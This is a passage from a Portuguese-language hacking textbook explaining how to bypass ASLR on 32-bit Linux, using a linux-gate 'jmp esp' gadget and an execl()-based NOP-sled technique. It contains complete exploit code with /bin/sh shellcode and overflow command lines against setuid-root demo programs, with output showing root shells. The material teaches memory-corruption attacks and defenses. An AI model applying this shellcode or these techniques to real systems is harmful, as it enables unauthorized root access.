Uma coisa importante é que todo processo tem um bloco de memória contendo instruções do *Linux-gate*, que sempre estão na mesma localização, mesmo com o ASRL. Vamos buscar esse espaço na memória para uma certa instrução de montagem `jmp, esp`. Essa instrução pulará o EIP para onde o ESP está apontando. Primeiro, montamos a instrução para ver como se sai no código de máquina.

```
matrix@loki /hacking $ cat > jmpesp.s
BITS 32
jmp esp
matrix@loki /hacking $ nasm jmpesp.s
matrix@loki /hacking $ hexdump -C jmpesp
00000000 ff e4                                                  |..|
00000002
matrix@loki /hacking $
```

Utilizando essa informação, um programa simples pode ser escrito para encontrar esse modelo na própria memória do programa.

find_jmpesp.c

```
int main()
{
   unsigned long linuxgate_start = 0xffffe000;
   char *ptr = (char *) linuxgate_start;

int i;

for(i=0; i < 4096; i++)
{
   if(ptr[i] == '\xff' && ptr[i+1] == '\xe4')
      printf("found jmp esp at %p\n", ptr+i);
   }
}
```

Quando o programa é compilado e executado, ele mostra que essa instrução existe em `0xffffe777`. Isso pode ser verificado mais adiante utilizando o GDB:

```
matrix@loki /hacking $ ./find_jmpesp
found jmp esp at 0xffffe777
matrix@loki /hacking $ gdb -q ./aslr_demo
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x80483f0: file aslr_demo.c, line 7.
(gdb) run
Starting program: /hacking/aslr_demo

Breakpoint 1, main (argc=1, argv=0xbf869894) at aslr_demo.c:7
7 printf("buffer is at %p\n", &buffer);
(gdb) x/i 0xffffe777
0xffffe777: jmp esp
(gdb)
```

Reunindo tudo, se sobrescreveremos o endereço de retorno com o endereço `0xffffe777`, então a execução irá pular para o *Linux-gate* quando a função principal retornar. Visto que essa é uma instrução `jmp esp`, a execução irá pular imediatamente de volta do *Linux-gate* para qualquer lugar que o ESP possa estar apontando. A partir de nossa depuração anterior, sabemos que, ao final da função, o ESP está apontando para a memória diretamente após o endereço de retorno. Assim, se o shellcode é colocado aqui, o EIP lança corretamente para dentro dele.

```
matrix@loki /hacking $ sudo chown root:root ./aslr_demo
matrix@loki /hacking $ sudo chmod u+s ./aslr_demo
matrix@loki /hacking $ ./aslr_demo $(perl -e 'print "\x77\xe7\xff\xff"x20')$(cat
scode.bin)
buffer is at 0xbf8d9ae0
sh-3.1#
```

Essa técnica também pode ser usada para explorar o programa *noteseach*, como mostrado aqui.

```
matrix@loki /hacking $ for i in `seq 1 50`; do ./notesearch $(perl -e "print 'AAAA'x$i"); if [
$? == 139 ]; then echo "Try $i words"; break; fi; done
[DEBUG] found a 34 byte note for user id 1000
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]-------

*** OUTPUT TRIMMED ***

[DEBUG] found a 34 byte note for user id 1000
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]-------
Segmentation fault
Try 35 words
matrix@loki /hacking $ ./notesearch $(perl -e 'print "\x77\xe7\xff\xff"x35')$(cat
scode.bin)
[DEBUG] found a 34 byte note for user id 1000
```



```
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]-------
Segmentation fault
matrix@loki /hacking $ ./notesearch $(perl -e 'print "\x77\xe7\xff\xff"x36')$(cat
scode2.bin)
[DEBUG] found a 34 byte note for user id 1000
[DEBUG] found a 41 byte note for user id 1000
[DEBUG] found a 63 byte note for user id 1000
-------[ end of note data ]-------
sh-3.1#
```

A estimativa inicial de 35 palavras foi abandonada, já que o programa ainda é quebrado com o buffer de exploração um pouco menor. Mas isso está na devida estimativa de alcance, assim um programa manual (ou um modo mais preciso de calcular o deslocamento) é tudo que se precisa.

Certamente, lançar o *Linux-gate* é um truque escorregadio, mas ele só funciona com kernels Linux mais antigos. De volta ao LiveCD, que executa um kernel Linux 2.6.20, a instrução útil não é encontrada no espaço de endereço comum.

```
reader@hacking:~/booksrc $ uname -a
Linux hacking 2.6.20-15-generic #2 SMP Sun Apr 15 07:36:31 UTC 2007 i686 GNU/Linux
reader@hacking:~/booksrc $ gcc -o find_jmpesp find_jmpesp.c
reader@hacking:~/booksrc $ ./find_jmpesp
reader@hacking:~/booksrc $ gcc -g -o aslr_demo aslr_demo.c
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbfcf3480
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbfd39cd0
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE will be at 0xbfc8d9c3
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE will be at 0xbfa0c9c3
reader@hacking:~/booksrc $
```

Sem a instrução `jmp esp` em um endereço previsível, não há uma maneira fácil de lançar o *Linux-gate*. Você pode pensar em um modo para escapar do ASLR para explorar o `aslr_demo` no LiveCD?

0x6c3 Conhecimento aplicado

Situações como essa são as que fazem do hacker um artista. O panorama do nível de segurança dos computadores muda constantemente, e as vulnerabilidades específicas são descobertas e reparadas todos os dias. Contudo, se você entender os conceitos centrais das técnicas de hacking explicadas neste livro, você pode aplicá-las de modo novo e criativo para resolver o problema *du jour*. Como os blocos de LEGO, essas técnicas podem ser usadas

em milhares de combinações e configurações diferentes. Como em qualquer arte, quanto mais você pratica essas técnicas, melhor irá entendê-las. Com essa compreensão vem o conhecimento para estimar deslocamentos e reconhecer segmentos de memória por seus alcances de endereço.

Nesse caso, o problema ainda é o ASLR. Esperançosamente, você tem algumas ideias de escapar que gostaria de tentar agora. Não tenha medo de usar o depurador para examinar o que está realmente acontecendo. Provavelmente existem várias maneiras de escapar do ASLR, e você pode inventar uma nova técnica. Se você não encontrar uma solução, não se preocupe – vou explicar um método na seção seguinte. Mas é suficientemente válido pensar um pouco sobre esse problema antes de continuar lendo.

0x6c4 Uma primeira tentativa

Na verdade, escrevi este capítulo antes do *Linux-gate* ser reparado no kernel do Linux, assim, tive que hackear uma escapatória do ASLR. Meu primeiro pensamento foi alavancar a família de métodos `execl()`. Temos usado o método `execve()` em nosso shellcode para produzir uma shell e, se você prestar bem atenção (ou apenas ler a página do manual), notará o método `execve()` substituindo o atual processo que está sendo executado com a nova imagem do processo.

```
EXEC(3) Linux Programmer's Manual

NAME
      execl, execlp, execle, execv, execvp - execute a file

SYNOPSIS
      #include <unistd.h>
      extern char **environ;
      int execl(const char *path, const char *arg, ...);
      int execlp(const char *file, const char *arg, ...);
      int execle(const char *path, const char *arg,
            ..., char * const envp[]);
      int execv(const char *path, char *const argv[]);
      int execvp(const char *file, char *const argv[]);

DESCRIPTION
      The exec() family of functions replaces the current process image
      with a new process image. The functions described in this manual
      page are front-ends for the function execve(2). (See the manual
      page for execve() for detailed information about the replacement
      of the current process.)
```

Parece que poderia haver uma vulnerabilidade aqui se o layout da memória for randomizado apenas quando o processo é iniciado. Vamos testar essa hipótese com um pedaço do código que imprime o endereço de uma variável da pilha e então executa o `aslr_demo` usando uma função `execl()`.

aslr_execl.c

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
   int pilha_var;

   // Imprime um endereço da estrutura atual da pilha.
   printf("pilha_var is at %p\n", &pilha_var);

   // Inicia aslr_demo para ver como sua pilha é organizada.
   execl("./aslr_demo", "aslr_demo", NULL);

}
```

Quando esse programa é compilado e executado, executará `execl()` para aslr_demo, que também imprimirá o endereço da variável da pilha. Isso nos permite comparar os arranjos de memória.

```
reader@hacking:~/booksrc $ gcc -o aslr_demo aslr_demo.c
reader@hacking:~/booksrc $ gcc -o aslr_execl aslr_execl.c
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbf9f31c0
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbffaaf70
reader@hacking:~/booksrc $ ./aslr_execl
pilha_var is at 0xbf832044
buffer is at 0xbf832000
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbf832044 - 0xbf832000"
$1 = 68
reader@hacking:~/booksrc $ ./aslr_execl
pilha_var is at 0xbfa97844
buffer is at 0xbf82f800
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfa97844 - 0xbf82f800"
$1 = 2523204
reader@hacking:~/booksrc $ ./aslr_execl
pilha_var is at 0xbfbb0bc4
buffer is at 0xbff3e710
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfbb0bc4 - 0xbff3e710"
$1 = 4291241140
reader@hacking:~/booksrc $ ./aslr_execl
pilha_var is at 0xbf9a81b4
buffer is at 0xbf9a8180
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbf9a81b4 - 0xbf9a8180"
$1 = 52
reader@hacking:~/booksrc $
```

O primeiro resultado parece muito promissor, mas outras tentativas mostram que há algum grau de randomização ocorrendo quando o novo processo é executado com `execl()`. Estou certo que esse nem sempre seria o caso, mas o progresso do código aberto é algo contínuo. Isso não

chega a ser um problema, desde que tenhamos uma maneira de lidar com as incertezas.

0x6c5 Brincando com as possibilidades

Usando o `execl()` pelo menos limita a randomização e nos dá um alcance do endereço próximo aproximado. A incerteza pode ser lidada com um sled NOP. Uma rápida análise do `aslr_demo` mostra que o estouro do buffer precisa ser de 80 bytes para sobrescrever o endereço de retorno armazenado na pilha.

```
reader@hacking:~/booksrc $ gdb -q ./aslr_demo
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run $(perl -e 'print "AAAA"x19 . "BBBB"')
Starting program: /home/reader/booksrc/aslr_demo $(perl -e 'print "AAAA"x19
. "BBBB"')
buffer is at 0xbfc7d3b0

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) p 20*4
$1 = 80
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

Já que provavelmente queremos um sled NOP bem maior, no seguinte exploit do sled NOP e do shellcode serão colocados depois do endereço de retorno sobrescrito. Isso nos permitirá injetar a quantidade de um sled NOP necessária. Neste caso, aproximadamente mil bytes deve ser o suficiente.

aslr_execl_exploit.c

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80"; // Standard shellcode

int main(int argc, char *argv[]) {
   unsigned int i, ret, offset;
   char buffer[1000];

   printf("i is at %p\n", &i);
   if(argc > 1) // Define offset.
      offset = atoi(argv[1]);

   ret = (unsigned int) &i - offset + 200; // Define o end. de
retorno.
   printf("ret addr is %p\n", ret);

   for(i=0; i < 90; i+=4) // Preenche o buffer com o end. de retorno.
        *((unsigned int *)(buffer+i)) = ret;
      memset(buffer+84, 0x90, 900); // Build NOP sled.
      memcpy(buffer+900, shellcode, sizeof(shellcode));

      execl("./aslr_demo", "aslr_demo", buffer, NULL);
   }
```

Esse código deve fazer sentido para você. O valor `200` é adicionado ao endereço de retorno para saltar os primeiros 90 bytes usados para a sobrescrição, assim a execução se aloja em algum lugar no sled NOP.

```
reader@hacking:~/booksrc $ sudo chown root ./aslr_demo
reader@hacking:~/booksrc $ sudo chmod u+s ./aslr_demo
reader@hacking:~/booksrc $ gcc aslr_execl_exploit.c
reader@hacking:~/booksrc $ ./a.out
i is at 0xbfa3f26c
ret addr is 0xb79f6de4
buffer is at 0xbfa3ee80
Segmentation fault
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfa3f26c - 0xbfa3ee80"
$1 = 1004
reader@hacking:~/booksrc $ ./a.out 1004
i is at 0xbfe9b6cc
ret addr is 0xbfe9b3a8
buffer is at 0xbfe9b2e0
sh-3.2# exit
exit
reader@hacking:~/booksrc $ ./a.out 1004
i is at 0xbfb5a38c
ret addr is 0xbfb5a068
buffer is at 0xbfb20760
Segmentation fault
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfb5a38c - 0xbfb20760"
$1 = 236588
reader@hacking:~/booksrc $ ./a.out 1004
i is at 0xbfce050c
ret addr is 0xbfce01e8
buffer is at 0xbfce0130
sh-3.2# whoami
root
sh-3.2#
```

Como você pode ver, a randomização ocasionalmente promove a falha de um exploit, mas isso ocorre apenas uma vez. Isso alavanca o fato de que podemos tentar o exploit quantas vezes quisermos. A mesma técnica

irá funcionar com o exploit do *notesearch* enquanto o ASLR está sendo executado. Tente escrever um exploit para isso.

Uma vez que os conceitos básicos dos exploits de programas são compreendidos, inúmeras variações são possíveis com um pouco de criatividade. Uma vez que as regras de um programa sejam definidas pelos seus criadores, explorar um programa supostamente seguro é simplesmente uma questão de derrotá-los em seu próprio jogo. Novos métodos inteligentes, tais como pilhas guardiãs e IDSs, tentam compensar estes problemas, mas essas soluções também não são perfeitas. A ingenuidade de um hacker tende a encontrar falhas nesses sistemas. Pense apenas nas coisas que eles não pensaram.